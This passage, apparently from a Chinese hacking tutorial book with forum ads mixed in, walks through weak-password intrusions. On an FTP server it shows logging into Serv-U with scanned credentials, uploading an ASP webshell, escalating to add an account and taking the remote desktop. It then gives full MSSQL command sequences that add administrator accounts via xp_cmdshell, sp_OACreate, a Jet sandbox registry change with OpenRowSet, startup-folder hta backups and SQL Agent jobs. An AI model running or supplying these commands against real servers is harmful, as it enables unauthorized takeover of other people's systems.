还有一些人喜欢给数据库的名字加入一些奇特的字符，当然了，这是为了安全着想，是很有道理的，但也不要掉以轻心。如经常见到的“#”就可以利用16进制的**%23**来突破。

有些下载到的数据库可能还需要密码，如果密码够复杂的话，攻击者就可能花上好几天的时间来破解了。有一款软件叫“ACCESS密码破解终结”，大家可以用用，下载地址：http://www.skycn.com/soft/45517.html




图34

2.5 弱口令攻击

尽管计算机一路发展到今天已经有了很大的变化，不管是从安全还是从性能方面，确实不可同日而语。但令人担忧的是，不管硬件技术如何发展，我们都要面临一个很实际的问题，那就是管理。而管理是要由“人”来完成的，这一点大家都很熟悉，人是有惰性的。某人说过的一句话：“最可靠的是人，最不可靠的也是人”，以此可知人性的弱点是存在的。

这一节我们并不是要讨论人的各种缺点，而是想让大家知道，管理者（人）由于疏忽或者其它原因，而把涉及到电脑的各种口令设置的极其简单的后果。当然，这些口令可能是各种各样的，比如FTP、SSH等各种服务，抑或管理平台的口令，都可能被攻击者不费任何力气获得，从而导致服务器的沦陷。

本书不可能把所有的服务或者平台的弱口令利用方法都讲到，但我们会把一些常用的基于大众的弱口令攻击方法描写出来。

2.5.1 FTP弱口令

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

首先得向大家介绍一下什么是FTP。**FTP（File Transfer Protocol）是文件传输协议的简称，用于Internet上控制文件的双向传输。同时，它也是一个应用程序，用户可以通过它把自己的PC机与各地的所有运行FTP协议的服务器相连，访问服务器上的大量程序和信息。**

简单点说，我们可以利用FTP读取、上传、删除、创建文件或者程序，如果得到了一个权限很大的FTP账号，后果是比较严重的。当然了，FTP除了MS自带的外，现在比较流行的还有SerV-u。

Serv-u是一款非常强大并且容易上手的FTP工具，正是因为其广泛的应用性，这一款工具因此也得到了黑客们的青睐，并且暴出了多个漏洞。除了基于CGI界面的控制外，还有基于命令行下的控制访问。攻击者们通常都是喜欢在命令行下工作，我们先来了解一下命令行下的FTP命令吧。

在命令行下工作的FTP一般是指在CMD窗口下输入的FTP命令。我们要访问FTP服务器，则要用到命令：**ftp 211.x.x.119**。因为FTP协议默认的端口号是21，如果更改了的话，我们先要在命令行下输入**FTP**，然后回车，接着输入**open 211.x.x.119 21**，最后面的21则是端口号，需要根据所连接的FTP服务器的设置来更改。如图35，就是在命令行下执行FPT命令后的结果。

从图35还可以看出，连接时就像进入自己电脑一样要求输入用户名和密码，而且对方使用的FTP是serv-u，版本为4.2，也就是说这台机器被拿下来的可能性很大。接着，我们就得利用工具来进行扫描了。如果是单纯的进行弱口令扫描的话，我推荐大家使用hscan。Hscan有命令行下的，也有GUI版的，我们这里以GUI版本为大家演示一下。

```
C:\>ftp
ftp> open 211.      .119 21
Connected to 211.     '.119.
220 Serv-U FTP Server v4.2 for WinSock ready...
User (211.....119:(none)): a
331 User name okay, need password.
Password:
530 Not logged in.
Login failed.
ftp> bye
221 Goodbye!

C:\>ftp 211.      .119
Connected to 211.     .119.
220 Serv-U FTP Server v4.2 for WinSock ready...
User (211.      .119:(none)):
```

图35

首先打开hscan，界面如图36，在该工具的左下角有一个menu（菜单），单击后我们主要关注以下两项设置：modules（模块）和parameter（参数）这两个选项。其中，modules的设置如图37。

在这里面，有大部分可以扫描弱口令的服务，如ftp、ssh、mssql、mysql等。这里我只操作怎么扫描ftp，先把“check ftp weak accounts”勾选上，然后再到参数选项中设置，如图38。



图36

其中的“startip”和“endip”为你要扫描的开始IP和结束IP，当然了，你也可以自己挑选要扫描的IP，只要把“hostlist”勾选上就行了。然后选取你已经扫描好的IP地址，其它的默认就可以了。

当然了，如果你是撒网式的（即大范围的扫描）扫描，那是需要很长一段时间才能完成的任务，并且还要看你机器的配置情况。如图39，是我扫描后的结果。




图37




图38

扫描到信息后就要靠经验来分析了，因为一些FTP账号的权限其实并不大，比如图39中出现的**用户名为ftp，密码为ftp@ftp.net的组合**，其实就是为匿名用户访问而分配的，一般只有读取的权限，没有多大用处。

好了，我们从结果中挑选一个**用户名为admin，密码为123456的组合**，像前面一样，在命令行下连上去，并输入用户名和密码后成功登录。由于是Serv-u，所以想到的就是直接加一个系统账户，命令为：**quote site exec net user guest /avtive:yes**（这一语句的作用是

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

把系统内置的账户guest激活，默认情况下guest账户是锁定的），发现不能执行命令，如图40，提示“501 permisson denied”。




图39



图40




图41

说到这里我不得不提一下，有些人在扫到这样的弱口令后直接执行加账户的命令会成功，其实在默认配置的Serv-u下是没有权限执行命令的，之所以会成功，是因为有人侵者已经用过Serv-u提权了，所以配置就改变了。

那么无法成功的时候我们怎么办呢？虽然直接加用户的思路断掉了，但我们可以先使用命令dir（这个命令如同cmd下的dir命令一样，是显示文件）查看一下有什么文件，如图41。

大家看清楚了哦，查看到有admin、upload这样的目录，还有index.htm，这里就要注意啦，很可能是一个web目录，也就是说我们传一个后门asp脚本就有可能得到一个shell。先别急，我们要先知道后门被传到哪里去了，也就是说要能通过url连接找到我们的后门地址，这样才行之有效。

先把它的index.htm下载到本地看一下里面的内容，命令为：**get index.htm c:\index.htm**，就是把index.htm文件下载到本地c盘里面并且文件名还是index.htm。

现在到本地的c盘打开这个文件进行查看，如图42，什么内容都没有显示，不过可以看到标题，显示的是公司名称。




图42

现在简单了，思路很清楚，有两种选择：第一就是利用google或者百度搜索得到其公司的网址；第二种就是利用现有的IP地址反查询其上面的网站，然后根据查询结果来推测网站地址。

这里提示一下，一般情况下，一台服务器上可以绑定很多域名，虽然域名不一样，但是都在同一台服务器上。打个简单的比方：一幢大厦里面有很多公司，而这些公司却各不相同。公司就相当于域名，而大厦就相当于服务器。

我们先试一下第一种方法，在百度里面搜索“*** 发展有限公司”，得到的结果如图43。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图43

很明显，第一个被搜索到的很有可能就是目标网站了。先记下这个URL，然后到**http://ip.wen.la/**反查一下这台服务器上有多少域名，结果如图44。




图44

从查询的结果也可以看到有这样一个公司网站（不好意思，关键部分被我抹掉了），而且打开http://www.xx.com.cn后发现有admin和upload目录。现在好了，直接上传一个asp脚本木马上去，命令为：**put F:\武器\web木马\asp马\dama.asp**，回显的结果如图45。




图45

其中F:\武器\web木马\asp马\dama.asp为我本地asp后门脚本所在的路径。接着打开http://www.xx.com.cn/dama.asp，输入后门密码后如图46。




图46

现在怎么办？呵呵，当然就是回到先前的想法了，利用Serv-u来提权。而这个SHELL自带Serv-u提权功能，点击“Serv-u提权”，把右侧命令栏中的语句改成你想加的用户，我这里以test为例，然后单击“提交”就可以了。

每月及時觀看電子月刊書籍
就上悟空安全論壇 www.2cto.com
免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

成功后我们利用左边的“**系统服务－用户账号**”查看一下，如图47，test用户已经加上去了（第8行）。




图47




图48

有了用户，接着做的就是占领3389啦！在运行里输入：**mstsc**，然后在弹出的对话框里输入刚才的IP，和建立的用户名及密码，这样就可以成功占领服务器的桌面啦！如图48。

是不是很简单？其实不然，入侵之后还是有很多工作要做的，比如入侵痕迹的清理，以及如何保住这台肉鸡等，这些内容将在以后的章节中介绍。那么，利用ftp入侵就到这里了，我总结一下：

第一就是得到FTP密码后如果不能直接利用不要死盯着一点，应该把目光放在其它的点上，充分利用资源；
第二就是要利用尽可能多的方法来收集对方的信息。

总之，攻击者入侵会想尽一切办法来达到目的的。

2.5.2 基于MSSQL弱口令的入侵

MSSQL其实是一个关系数据库管理系统，是MicroSoft推出的新一代数据管理与分析软件，它是一个全面的、集成的、端到端的数据解决方案，为企业中的用户提供了一个安全、可靠和高效的平台，用于企业数据管理和商业智能应用，所以适合一些大型网站使用。

在这里本书并不会把重点放在如何安装和使用MSSQL，而是着重于如何利用在基于已知用户名和密码的情况下拿到服务器权限。在讨论MSSQL的特性之前，我们得先了解一下相关知识。

在SQL Server中，主要有两种角色类型：服务器角色与数据库角色。不过，这里并不会详细介绍各个角色的权限以及相关信息，当然了，如果你要精通SQL Server 2000的话，详细阅读关于角色方面的资料是必不可少的。

一般攻击者在扫描或者SQL注入攻击的时候，大多数会遇到三种角色：**sa权限、db_owner权限和public权限**，我们来看一下这三种角色的权限是如何分配的（一般情况下，对于攻击者来说权限是他们最为关注的）。

SA权限：

是System和Admin的缩写，为MSSQL数据库的默认系统账号，具有最高权限。第一次安装MSSQL时，如果没有或过于简单的设置了SA的密码（弱口令便在此产生），攻击者很容易利用hscan或者x-scan等暴力破解工具通过字典猜解的方式来得到用户名和密码，然后再通过SQL连接器等工具连到1433端口（MSSQL默认端口），利用扩展存储功能执行系统命令。

除了一些基本的对数据库拥有读取、写入等权限外，就是可以执行大部分存储过程了，而其中最令黑客青睐的莫过于xp_cmdshell这个存储过程。利用此过程可以执行大部分dos命令，也就相当于我们平常在系统的cmd里面执行命令了。

因此，对于安全管理人员来说，应该为SA用户分配一个强壮的密码。当然，一些精通安全的管理员也会对SA做一些手脚，使得一些攻击者在得到SA用户后也不能简单的利用。

Db_owner权限：

每日及时更新电子月刊書籍
就上網客安全網 www.176ku.com
bbs.hh010.com
免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

其中 db 是 database 的缩写，owner 是拥有者的意思。从字面上我们就可以猜测出 db_owner 是指某个数据库的拥有者，它拥有对数据库的修改、删除、新增数据表及执行大部分存储过程的权限。但是有一点需要注意，当涉及到一些系统敏感操作时，它是没有权限的，如前面提到的 xp_cmdshell，这也是它与 SA 权限的区别。

Public 权限：

目前来说，public 的权限相对较小，不过也还是有可以利用的地方，比如列目录、建立临时表等。

好了，主要的三种权限都说完了，当然了，攻击者面临的问题都是未知的，因此它们会根据提示或者通过查阅资料，抑或是根据经验来判断问题的解决方法。下面我们就来看一下攻击者是如何通过弱口令来入侵机器的。

现在我们已经扫描到了一台拥有弱口令的机器，用户名是 sa，口令为 admin，我们首先通过 SQLTools.exe 连上去试一下，如图 49，很不幸，连接失败。




图 49




图 50

不能因为这样的提示就放弃，再换一个工具试试。这次利用的是 MSSQL 连接器.exe，发现依然连接不上，不过有了提示："拒绝的权限"，如图 50。

因为 MSSQL 本身就很大，这里建议用 SQL 查询分析器分离版本，输入用户名和密码后发现连上去了，然后分别执行：**exec xp_cmdshell 'net user test test /add'、exec xp_cmdshell 'net localgroup administrators test /add'** 这两句命令就成功为其系统加上了一个用户名为 test，密码为 test 的管理员权限账户。

不过这里只是其中的一种情况，要是管理员做了手脚呢？我们来看看接下来的这个弱口令例子，也和上面例子情况类似，用普通的 SQL 工具连不上，用查询分析器连上去后执行同样的命令出现提示如图 51。




图 51




图 52

看到提示了没？"未能找到存储过程' xp_cmdshel'"，管理员把 xp_cmdshell 这个存储过程删除了。小提示一下，现在用 MSSQL Server 2005 服务器版本的网站也多了起来，而在这个版本里面，xp_xmdshell 组件是被禁止使用的，使用它时会被提示：

```
Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server。
```

如果想开启 xp_cmdshell 的话，可以使用如下语句：

```
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
```

看好了，是一句话执行的，因为 MSSQL 支持多句执行语句，不过中间要用";"分开。当然，判断 MSSQL Server 的版本可以用命令：**select @@version**，我们现在来看一下目标机器的版本，如图 52。

看到了吧，是 2000 的版本！不过为了保险起见，我们还是用命令来判断一下存储过程是不是真的被删

免责' 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

除了，语句如下：

```
SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp_cmdshell'
```

得到如图53的返回信息。




图53




图54

通过返回信息知道该存储过程确实是存在的，如果被删除了，我们可以用如下语句来恢复（前提是xplog70.dll必须存在），执行后如图54。

```
exec sp_addextendedproc xp_cmdshell,@dllname='xplog70.dll'
```

很显然，我们扫描的这个用户不是SA权限，是普通权限，也就是db_owner权限。如果是SA账户却不能执行xp_cmdshell的话，引起失败的原因可能会是以下几种：

1、禁止了system调用cmd.exe；

2、mssql运行账户被改为user或者power user，这个权限可以执行部分系统命令，但是无法执行超越本身权限的命令，如net user test /add；

3、xp_cmdshell被删除或者改名，如果被删除，可以用前面教的方法进行恢复，但必须指定路径。如我们把xplog70.dll上传到了目标机器的c盘根目录下，则语句就变成了：exec sp_addextendedproc xp_cmdshell,@dllname='c:\xplog70.dll'。

到这里，xp_cmdshell这个存储过程一直扮演着重要角色，可是MSSQL的强大之处在于提供了多种ole对象的函数，即使xp_cmdshell被删除或者不能用的时候，我们依然有办法来获取系统权限。

我们可以利用SP_OACreate与SP_OAMETHOD调用系统对象wscript.shell来执行命令，先用SP_OACreate调用wscript.shell，并赋值变量，再由SP_PAMETHOD调用执行，语句如下：

```
Declare @runshell INT
Exec SP_OACreate 'wscrip.shell',@runshell out
Exec SP_OAMETHOD @runshell,'run',null,'net user test test /add'
```

然后按F5执行查询，如果成功则返回如图55的信息。




图55

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这样就会在目标机器添加一个用户名和密码都为test的用户。当然了，也有以下几种失败的原因：

1、mssql运行账户被改为user或者power user，这个权限可以执行部分系统命令，但是无法使用超越本身权限的命令，如net user test /add；
2、wscript.shell对象被删除或者改名；
3、SP_OACreate或者SP_OAMETHOD其中之一，或者两者被删除，改名。

如果由于种种原因前面提到的方法都失败了，难道我们就没有办法了吗？答案也是否定的，我们依然有办法。先来了解一下有关沙盒模式的一些内容，为了安全起见，微软在jet引擎的sp8中，设置了一个名为SandBoxMode的开关，这个开关是开启一些特殊函数在另外的执行者中执行的权限的。它的位置在注册表的**HKEY_LOCAL_MACHINE\SoftWare\Microsoft\Jet\4.0\Engine\SandBoxMode**，默认键值是2。

微软关于这个键值的介绍如下：

0 为在任何所有者中都禁止起用安全模式；
1 为仅在允许的范围之内；
2 则是必须在access的模式下；
3 则是完全开启（连access也不支持）。

简单点说，沙盒模式是一种安全功能，在这种模式下，access只对控件和字段属性中的安全且不含恶意代码的表达式求值。如果表达式不使用可能以某种方式损坏数据的函数或属性，则可以认为它是安全的。

由于默认情况是2，所以当我们把它改成0的时候就开启了沙盒，从而可以执行相关的函数了。在前面的方法都无效的情况下，我们首先修改注册表，命令如下（开启沙盒的这句命令在db_owner权限下也是可以调用的）：

```
Exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0
```

执行成功后会在查询分析器里返回如图56的信息。

每日更新数千部学月刊書籍
就上溜溜论坛bbs.hh010.com



图56




图57

执行成功后，再执行以下语句就可执行系统命令了：

```
Select * from OpenRowSet('Microsoft.Jet.OLEDB.4.0',';DataBase=c:\windows\system32\ias\ias.mdb','select shell("net user lst lst /add")')
```


免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

执行成功后的返回信息如图57，以上命令就是加一个用户名和密码都为1st的用户。

上面语句中的c:\windows\system32\ias\iad.mdb是使用WIN2003系统时的路径，如果目标机器为WIN2000系统，则应改为c:\winnt\system32\ias\ias.mdb。

以上命令如果执行失败的话，则有可能是以下原因引起的：

```
1、MSSQL运行账户被改为user或者power user，无法修改注册表；
2、xp_regwrite扩展过程被删除或者改名；
3、ias.mdb文件丢失。
```

除了以上常见的方法外，针对MSSQL还有以下三种方法。当你得到的用户权限为sa或者db时，在以上方法都失败的情况下，可以试试备份bat、hta文件到启动目录。就是先建立一个表，写入命令，然后备份数据库到“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录，文件后缀名为bat或者hta。这样，当用户登录系统时，将会启动我们备份的bat或者hta文件。

不过由于bat文件对于命令的长度是有限制的，所以备份成bat文件执行成功的效率比较低，这里以备份hta为例（db_owner默认有系统备份的权限），我们来看看以下的操作命令。

Log备份

```
alter database 库名 set RECOVERY FULL--
create table cmd (a image)--
backup log 库名 to disk='c:\hta' with init--
insert into cmd(a) values ('要执行的命令')--
backup log 库名 to disk='C:\Documents and Settings\All Users\「开始」菜单\程序\启动\hello.hta'--
drop table cmd--
```

差异备份

```
backup database 库名 to disk='c:\database.bak'--
create table cmd (cmd image)--
insert into cmd(cmd) values ('你的命令')--
backup database 库名 to disk='C:\Documents and Settings\All Users\「开始」菜单\程序\启动\hello.hta' WITH DIFFERENTIAL,
FORMAT--
drop table cmd--
```

这里有一点经验之谈，就是把你要执行的命令转换成十六进制，也就是要转码，这样成功率会高一些。如果这个方法失败的话，有可能是以下原因引起的：

```
1、对数据库没有备份的权限；
2、对目录无写入的权限；
3、建表失败，备份失败等其它原因。
```

这一招的缺点就是比较被动，要等到系统重启后管理员登录时才能执行到我们的代码，而且成功率也不太乐观，总会遇到一些问题。除此之外，还有一种提权方法，就是利用sqlserveragent服务。由于sqlserveragent服务默认是关闭的，需要利用xp_servicecontrol来启动。

启动sqlserveragent服务的命令如下：

```
exec master.dbo.xp_servicecontrol 'start','SQLSERVERAGENT'
```

如果启动成功，则会显示如图58的信息。




图58

接下来我们利用如下语句执行系统命令，执行成功后如图59。

```
USE msdb
EXEC sp_add_job @job_name = 'GetSystemOnSQL',
@enabled = 1,
@description = 'This will give a low privileged user access to
xp_cmdshell',
@delete_level = 1
```


免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
EXEC sp_add_jobstep @job_name = 'GetSystemOnSQL',
@step_name = 'Exec my sql',
@subsystem = 'TSQL',
@command = 'exec master..xp_execresultset N''select ''''exec
master..xp_cmdshell "dir > c:\result.txt"''''''',N''Master''''
EXEC sp_add_jobserver @job_name = 'GetSystemOnSQL',
@server_name = 'test-ejk6epvx9p'
EXEC sp_start_job @job_name = 'GetSystemOnSQL'
```




图59

